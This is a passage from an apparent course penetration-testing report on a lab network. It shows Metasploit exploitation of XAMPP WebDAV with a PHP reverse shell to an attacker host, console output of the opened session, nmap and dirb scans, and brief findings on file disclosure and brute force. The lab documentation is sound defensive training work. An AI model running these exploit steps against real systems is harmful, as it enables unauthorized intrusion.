|   DNS_Computer_Name: win10
|   Product_Version: 10.0.19041
|_  System_Time: 2025-04-21T13:53:43+00:00
| ssl-cert: Subject: commonName=win10
| Not valid before: 2025-04-20T12:42:45
|_Not valid after:  2025-10-20T12:42:45
|_ssl-date: 2025-04-21T13:53:48+00:00; 0s from scanner time.
```


Phase Two: Windows Target

XAMPP Exploitation:

Steps involved with exploiting Xampp:


1. Run Metasploit Framework
   - msfconsole
2. Go into the xampp exploit mode
   - use windows/http/xampp_webdav_upload_php
3. Set a different payload because the default payload may not work
   - set payload payload/reverse_php
4. Set lhost, lport and rhosts
   - Set RHOST 10.1.2.4
   - Run

Observe, Below you can see the reverse TCP handler started and the payload is uploaded and executed. Note, the last command output indicates a session (session 1) has started.




```
4 - Directory Traversal / Remote Code Execution,
   1     \_ target: Auto                                    .             .         .      .
   2     \_ target: Linux                                   .             .         .      .
   3     \_ target: Windows                                 .             .         .      .
   4   exploit/multi/http/maracms_upload_exec               2020-08-31    excellent Yes    MaraCMS Arb
itrary PHP File Upload
   5     \_ target: PHP                                     .             .         .      .
   6     \_ target: Linux                                   .             .         .      .
   7     \_ target: Windows                                 .             .         .      .
   8   exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577  2024-06-06    excellent Yes    PHP CGI Arg
ument Injection Remote Code Execution
   9     \_ target: Windows PHP                             .             .         .      .
   10    \_ target: Windows Command                         .             .         .      .
   11  exploit/windows/http/xampp_webdav_upload_php         2012-01-14    excellent No     XAMPP WebDA
V PHP Upload
   12  exploit/windows/http/zentao_pro_rce                  2020-06-20    excellent Yes    ZenTao Pro
8.8.2 Remote Code Execution
   13    \_ target: Windows (x86)                           .             .         .      .
   14    \_ target: Windows (x64)                           .             .         .      .


Interact with a module by name or index. For example info 14, use 14 or use exploit/windows/http/zentao_pro_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows (x64)'

msf6 > use exploit/windows/http/xampp_webdav_upload_php
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/xampp_webdav_upload_php) > 
```

Below you can see that RHOST is set to 10.1.2.5. When I typed set RHOST ,




```
msf6 exploit(windows/http/xampp_webdav_upload_php) > set RHOST 10.1.2.4
RHOST => 10.1.2.4
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            yes       The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    10.1.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                        /basics/using-metasploit.html
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            yes       The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.1.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Below you can see that Exploit completed but no session was created.




```
msf6 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/xX9lc3N.php
[*] Attempting to execute Payload
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Below you can see that I have changed the payload. When I typed set payload php/reverse_php




```
PHP)
  11  payload/php/bind_php_ipv6                 .                normal  No     PHP Command Shell, Bind TCP (via
php) IPv6
  12  payload/php/download_exec                 .                normal  No     PHP Executable Download and Exec
ute
  13  payload/php/exec                          .                normal  No     PHP Execute Command
  14  payload/php/meterpreter/bind_tcp          .                normal  No     PHP Meterpreter, Bind TCP Stager
  15  payload/php/meterpreter/bind_tcp_ipv6     .                normal  No     PHP Meterpreter, Bind TCP Stager
IPv6
  16  payload/php/meterpreter/bind_tcp_ipv6_uuid  .              normal  No     PHP Meterpreter, Bind TCP Stager
IPv6 with UUID Support
  17  payload/php/meterpreter/bind_tcp_uuid     .                normal  No     PHP Meterpreter, Bind TCP Stager
with UUID Support
  18  payload/php/meterpreter/reverse_tcp       .                normal  No     PHP Meterpreter, PHP Reverse TCP
Stager
  19  payload/php/meterpreter/reverse_tcp_uuid  .                normal  No     PHP Meterpreter, PHP Reverse TCP
Stager
  20  payload/php/meterpreter_reverse_tcp       .                normal  No     PHP Meterpreter, Reverse TCP Inl
ine
  21  payload/php/reverse_perl                  .                normal  No     PHP Command, Double Reverse TCP
Connection (via Perl)
  22  payload/php/reverse_php                   .                normal  No     PHP Command Shell, Reverse TCP (
via PHP)

msf6 exploit(windows/http/xampp_webdav_upload_php) > set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(windows/http/xampp_webdav_upload_php) >
```

Below you can see that a remote session is active. When I typed Ipconfig, the output shows the remote session 1 is opened.



```
msf6 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/OzWcMXx.php
[*] Attempting to execute Payload
[*] Command shell session 1 opened (10.1.2.5:4444 -> 10.1.2.4:53811) at 2025-04-21 14:58:47 +0000

ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 5:

   Connection-specific DNS Suffix  . : gfx1mfadi5xudbg1wdkvx5ajwh.jx.internal.cloudapp.net
   Link-local IPv6 Address . . . . . : fe80::4b9a:e629:c162:75ce%10
   IPv4 Address. . . . . . . . . . . : 10.1.2.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.2.1
```

Below you can see windows directory. When I typed `dir`



```
dir
 Volume in drive C is Windows
 Volume Serial Number is 78AA-5592

 Directory of C:\xampp\webdav

04/21/2025  02:58 PM    <DIR>          .
04/21/2025  02:58 PM    <DIR>          ..
12/20/2009  12:00 AM               313 index.html
04/21/2025  02:58 PM             2,961 OzWcMXx.php
12/20/2009  12:00 AM               277 webdav.txt
               3 File(s)          3,551 bytes
               2 Dir(s)  108,142,641,152 bytes free
```

. Insecure Directory & File Disclosure

- **Risk:**

  Unprotected directories and sensitive files (e.g., config files, backups) were accessible via direct URL enumeration. This could lead to data leaks or unauthorized access to critical systems.

- **Description:**

  Using tools like dirb, it was possible to enumerate and access directories and files that were not meant to be public. These included administrative interfaces, backup archives, and configuration files containing sensitive data such as database credentials.

- **Discussion:**

  This vulnerability indicates that sensitive parts of the application are not properly protected or hidden. Attackers routinely scan websites for such unlinked or forgotten paths. If accessed, these files may provide credentials, structural details of the application, or even previously saved user data — all of which could be used in further attacks. This emphasizes the importance of minimizing publicly accessible resources and enforcing proper access controls.

3. Brute Force Attack Vulnerability

- **Risk:**

  Login interfaces did not limit the number of login attempts, making them susceptible to brute-force attacks. Without rate limiting or account lockouts, attackers could eventually gain unauthorized access.

- **Description:**

  The system allowed an unlimited number of login attempts without implementing CAPTCHA, delay mechanisms, or account lockout after several failed attempts. Tools like Hydra were able to systematically attempt thousands of username-password combinations without detection or restriction.

- **Discussion:**

  In the absence of defenses against brute-force attempts, attackers can automate login attempts using common or leaked password lists. Especially when combined with weak or reused credentials, this can lead to successful unauthorized access. Modern applications should implement rate-limiting, failed login tracking, and multifactor authentication (MFA) to reduce the likelihood of such attacks being successful. Addressing this issue is fundamental to protecting user accounts and administrative interfaces.


Phase Three: Linux Targets

There are two Linux targets in DMZ:

debianx64DMZOnCloudNew Public IP: 172.211.201.231


DMZi Server Public IP: 50.85.40.128

Below you can see open ports for debianx64DMZOnCloudNew. When I typed `nmap -p- 10.1.0.12`



```
┌──(azureuser㉿kali)-[~]
└─$ nmap -p- 10.1.0.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 16:47 UTC
Nmap scan report for dmzwebserver.internal.cloudapp.net (10.1.0.12)
Host is up (0.0047s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
47352/tcp open  unknown
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.06 seconds
```


Below you can see open ports for DMZi Server. When I typed `nmap -p- 10.1.0.7`



```
┌──(azureuser㉿kali)-[~]
└─$ nmap -p- 10.1.0.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 16:49 UTC
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.00085s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 12:34:56:78:9A:BC (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds
```


DMZi Server

Run a directory scan (dirb) against it with the **Udacity.txt file**



```
┌──(azureuser㉿kali)-[~]
└─$ dirb http://10.1.0.7 /home/azureuser/Downloads/Udacity.txt -X .php,.html

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 21 17:25:46 2025
URL_BASE: http://10.1.0.7/
WORDLIST_FILES: /home/azureuser/Downloads/Udacity.txt
EXTENSIONS_LIST: (.php,.html) | (.php)(.html) [NUM = 2]

-----------------

GENERATED WORDS: 4734

---- Scanning URL: http://10.1.0.7/ ----
+ http://10.1.0.7/index.php (CODE:200|SIZE:707)
+ http://10.1.0.7/registro.php (CODE:200|SIZE:16)
+ http://10.1.0.7/welcome.php (CODE:200|SIZE:996)

-----------------
```

Below you can see an account registration and login.



Register

